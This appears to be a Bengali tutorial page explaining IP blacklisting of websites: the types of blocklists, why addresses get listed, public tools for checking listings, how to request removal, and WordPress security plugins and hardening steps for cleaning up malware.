বিভিন্ন ধরনের Malicious স্ক্রিপ্ট এর কারণে ওয়েবসাইটে যখন বিভিন্ন ধরনের কনটেন্ট ছড়িয়ে পড়ে, অথবা ওয়েবসাইটে স্প্যামিংয়ের কারণে আমাদের ওয়েবসাইটের যে আইপি অ্যাড্রেস থাকে তা বিভিন্ন ধরনের এন্টিভাইরাস কোম্পানিগুলো, IP Blacklist অথরিটি এবং গুগোল ব্ল্যাকলিস্ট করে দেয়। সে ক্ষেত্রে আপনার ওয়েবসাইটের ডোমেইন এড্রেস অথবা আইপি অ্যাড্রেস দিয়ে কেউ আপনার ওয়েবসাইট ভিজিট করতে পারেনা অথবা ভিজিট করতে গেলেও ওয়েবসাইটটি “Not Secure” দেখায়। একেই আইপি ব্ল্যাকলিস্ট বলা হয়।

IP ব্ল্যাকলিস্ট কি কি ধরনের হয়ে থাকে ?

- Email-based blocklists
- Domain Name System/DNS-based blocklists
- Phishing-based blocklists
- Malware-based blocklists

আইপি কেন ব্ল্যাকলিস্ট হয়?

- ইমেল যাদেরকে পাঠানো হয় তারা যদি স্প্যাম হিসাবে চিহ্নিত করে।
- স্প্যাম উদ্দেশ্যমূলকভাবে পাঠানো হয়, অথবা যদি বাল আকারে অনেক ইমেইল একসাথে সেন্ড করা হয়।
- একটি ডোমেইন যদি হ্যাক হয় এবং বেআইনি কার্যকলাপ সম্পাদন করে।
- ওয়েবসাইটে যদি ম্যালওয়ার ইনজেক্ট করা হয় এবং তা দ্বারা যদি কোনো অপব্যবহার/Malicious Activity করা হয়।
- ওয়েবসাইটে যদি সন্দেহজনক কোন সফটওয়্যার চলে।
- IP Address যদি একটি সন্দেহজনক ওয়েবসাইটের সাথে যুক্ত থাকে।

IP ব্ল্যাকলিস্ট CHECK

<https://mxtoolbox.com/blacklists.aspx>
<https://sitelookup.mcafee.com/>
<https://sitecheck.sucuri.net/>
<https://check.spamhaus.org/>
<https://multirbl.valli.org/>
<https://whatismyipaddress.com/blacklist-check>
<https://www.getastra.com/seo-spam-scanner>
<https://transparencyreport.google.com/safe-browsing/search>

IP ব্ল্যাকলিস্ট কিভাবে রিমুভ করতে হবে?

- mxtoolbox.com, sitecheck.sucuri.net, check.spamhaus.org, multirbl.valli.org, whatismyipaddress.com/blacklist-check এসব সাইটের মাধ্যমে আমরা জানতে পারব কোন কোম্পানি আমাদের আইপি ব্ল্যাকলিস্ট করেছে।
- সেই কোম্পানির সাথে যোগাযোগ করলে আমরা জানতে পারব আমাদের আইপি ব্লক লিস্ট হওয়ার কারণ কি কি?
- আইপি ব্লক লিস্ট হওয়ার কারণগুলো জানতে পারার পর আমাদের সেই সেই সমস্যাগুলো সমাধান করতে হবে। সমস্যাগুলো হতে পারে ইমেইল ব্ল্যাকলিস্ট, ওয়েবসাইট এ Malware অ্যাটাক।
- সমস্যাগুলো সমাধানের পর সেই কোম্পানির কাছে IP ব্ল্যাকলিস্ট রিমুভাল রিকোয়েস্ট করতে হবে।

যদি মেনুয়ালি রিমুভাল করা সম্ভব না হয় তাহলে আমরা ওয়ার্ডপ্রেসে বিভিন্ন প্রিমিয়াম সিকিউরিটি প্লাগিন এর মাধ্যমে ম্যালওয়ার রিমুভ করতে পারি।

- Wordfence
- Sucuri
- Malcare
- Astra Security

Colclution ::

Must be you have admin login Panel or Cpanel. check your website Domain and see that any kind of deface page. go to Sucuri and scan the website. then install the wordfence and scan full site. We configure firewall and bruteforce Protection.and use wpshide login plugin.Enable auto update all type of plugin and core windows file. Use all in one WP Migration for Backup

Course Link : [Link Tool](#)

